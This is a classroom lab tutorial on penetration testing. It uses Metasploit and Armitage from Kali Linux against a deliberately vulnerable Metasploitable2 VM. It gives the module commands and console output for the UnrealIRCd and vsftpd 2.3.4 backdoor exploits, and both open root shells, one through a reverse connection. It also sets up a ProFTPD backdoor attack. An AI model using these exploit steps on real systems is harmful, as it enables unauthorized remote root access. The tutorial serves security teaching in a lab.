
```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
```

Here, we use the module for exploiting a backdoor of UnrealRCD IRC daemon. Then, set the remote host:

```
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 172.16.108.172
```

The IP address of my Metasploitable2 VM is **172.16.108.172**. The VMs in Client Zero (the desktops using in the classroom) have different IP addresses depending on the network configuration. Lastly, type “exploit” to launch the attack.

```
msf exploit(unreal_ircd_3281_backdoor) > exploit
```



```
root@kali: ~  
File Edit View Search Terminal Help  
msf >  
msf >  
msf >  
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor  
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 172.16.108.172  
RHOST => 172.16.108.172  
msf exploit(unreal_ircd_3281_backdoor) > exploit  
[*] Started reverse TCP double handler on 172.16.108.176:4444  
[*] Connected to 172.16.108.172:6667...  
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...  
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead  
[*] Sending backdoor command...  
[*] Accepted the first client connection...  
[*] Accepted the second client connection...  
[*] Command: echo ns6Y6Qt72vJ7Mgk7;  
[*] Writing to socket A  
[*] Writing to socket B  
[*] Reading from sockets...  
[*] Reading from socket B  
[*] B: "ns6Y6Qt72vJ7Mgk7\r\n"  
[*] Matching...  
[*] A is input...  
[*] Command shell session 2 opened (172.16.108.176:4444 -> 172.16.108.172:42376) at 2016-01-15 14:22:38 -0500  
  
whoami  
root  
uname -a  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

The screenshot above shows the process of the exploitation using the Metasploit console. We can see that Metasploit successfully gains a shell session, and we are able to execute `$ whoami` and `$ uname -a` commands to show that we are in the Metasploitable2 machine from the Kali Linux.

Using Vsftpd v2.3.4 Backdoor to Attack

The example above shows that you can remotely gain access to the target Linux using a backdoor of UnrealRCD IRC daemon. Now, we are going to use another vulnerability of the target machine (i.e., Vsftpd backdoor) to launch an attack. The steps are similar to the previous attack.

```
$ msconsole
```

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
```

```
msf exploit(vsftpd_234_backdoor) > set RHOST 172.16.108.172
```

```
msf exploit(vsftpd_234_backdoor) > set payload cmd/unix/interact
```

```
msf exploit(vsftpd_234_backdoor) > exploit
```

```
$ whoami
```

```
$ uname -a
```

```

root@kali: ~
File Edit View Search Terminal Help
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      172.16.108.172   yes       The target address
  RPORT      21               yes       The target port

Exploit target:

  Id  Name
  --  ---
  0    Automatic

msf exploit(vsftpd_234_backdoor) > set RHOST 172.16.108.172
RHOST => 172.16.108.172
msf exploit(vsftpd_234_backdoor) > show payloads

Compatible Payloads
=====

  Name      Disclosure Date  Rank   Description
  ----      -
  cmd/unix/interact  normal  Unix Command, Interact with Established Connection

msf exploit(vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      172.16.108.172   yes       The target address
  RPORT      21               yes       The target port

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  ----      -

Exploit target:

  Id  Name
  --  ---
  0    Automatic

msf exploit(vsftpd_234_backdoor) > exploit

[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 33l Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 3 opened (172.16.108.176:40309 -> 172.16.108.172:6200) at 2016-01-15 16:05:37 -0500


whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
%


```

Vsftpd Backdoor Command Execution Using Metasploit Framework

Armitage - Cyber Attack Management for Metasploit


If you still struggle with the commands of msfconsole, Armitage can help you. Armitage is a GUI tool for the Metasploit framework that makes penetration testing easy.

To start Armitage in Kali Linux, just type armitage in a terminal or click the icon 




Then, you will get pop-up windows. Click “Connect” and “Yes”.







If everything goes well, you should see the following GUI interface of Armitage.




Click on the “Hosts” tab and then click on “Add Hosts”





In the pop-up Window, type the IP address of the Metasploitable2-Linux machine. Then, click “add”




After you add the Metasploitable2 Linux as a target host, right click the host entry and select “Scan”. This will scan the host and identify its vulnerabilities.



Before you can attack, you must choose your weapon. Armitage makes this process easy. Select “Attacks” table and then click on “Find Attacks” to generate a custom Attack menu for the host.



Next, we will use the vulnerability, Vsftpd backdoor, mentioned to launch an attack. Right click on the target host, select “Attack” -> “ftp” -> “vsftpd_234_backdoor”.



Select “Use a reverse connection” and press “Launch”



Attack 172.16.108.172

ProFTPD-1.3.3c Backdoor Command Execution

This module exploits a malicious backdoor that was added to the ProFTPD download archive. This backdoor was present in the proftpd-1.3.3c.tar.[bz2|gz] archive between November 28th 2010 and 2nd December 2010.

Option	Value
LHOST	172.16.108.176
LPORT	23304
RHOST +	172.16.108.172
RPORT	21


Targets: 0 => Automatic

☒ Use a reverse connection

☐ Show advanced options

